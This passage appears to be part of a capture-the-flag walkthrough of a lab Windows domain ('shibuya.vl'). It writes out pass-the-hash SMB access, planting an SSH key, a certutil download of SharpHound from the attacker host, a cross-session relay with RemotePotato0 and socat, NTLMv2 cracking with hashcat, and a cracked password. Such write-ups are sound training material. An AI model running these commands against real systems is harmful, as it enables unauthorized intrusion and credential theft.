
Lets now list the shares and connect to the simon.watson’s share.
I will generate a TGT for simon.watson and list the shares.
1
nxc smb shibuya.vl -k --use-kcache --shares
Connecting to the users share using smbclient.
1
smbclient //shibuya.vl/users -U simon.watson --pw-nt-hash 5d8c3d1a20bd63f60f469f6763ca0d50

We got the user.txt here as simon.watson we can download it and read it.

Shell as Simon.Watson
Now to get a shell as Simon.Watson rdp is erroring out and we dont have winrm access to this box.
What we do have is SSH access to this box.
I will put my ssh public key inside the simon’s directory and then ssh into it as him.

Now I will SSH into the box.
1
ssh -i /root/.ssh/id_ed25519 simon.watson@shibuya.vl

We are in!
Bloodhound
Now lets transfer the sharphound.exe, a collector to dump the ldap data.
1
certutil.exe -urlcache -split -f "http://10.10.14.69:9000/SharpHound.exe"

Running Sharphound to gather the LDAP data.
1
.\SharpHound.exe -c All

Transferring this file to our attacker box using scp.
1
scp -i /root/.ssh/id_ed25519 simon.watson@shibuya.vl:c:/users/simon.watson/20251030090820_BloodHound.zip .

Analysing this file in bloodhound and marking authenticated users as owned.
The Useful part picked up from bloodhound is we can perform a cross session relay attack on the DC.

Since we have another session on the DC as Nigel.Mills we can steal their hash without getting their credentials.
Cross Session Relay Attack
We will use remotepotato.exe to trigger it.
https://github.com/antonioCoco/RemotePotato0
Also this post by sentinelone explains this attack in a great way.
So lets first create a tunnel using socat because the oxid resolution needs to be taken care.
Oxid resolution happens in windows server 2016 or less but for the versions above 2016 we need a network redirector like socat.
So on attacker machine.
1
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.234.42:8888

We relayed it using RemotePotato0.exe
1
.\RemotePotato0.exe -r 10.10.14.69 -x 10.10.14.69 -m 2 -s 1 -p 8888

Got the hash for Nigel.Mills
Hash Cracking
Lets now crack it using hashcat.
1
hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt

Successfully cracked the hash for nigel.mills
Marking Nigel as owned in bloodhound.
Authentication as Nigel.Mills
Lets verify the credentials of Nigel.Mills.
1
nxc smb shibuya.vl -u 'nigel.mills' -p 'Sail2Boat3'

There is nothing really interesting to be found in the Nigel’s user’s directory.
But from bloodhound we have this.
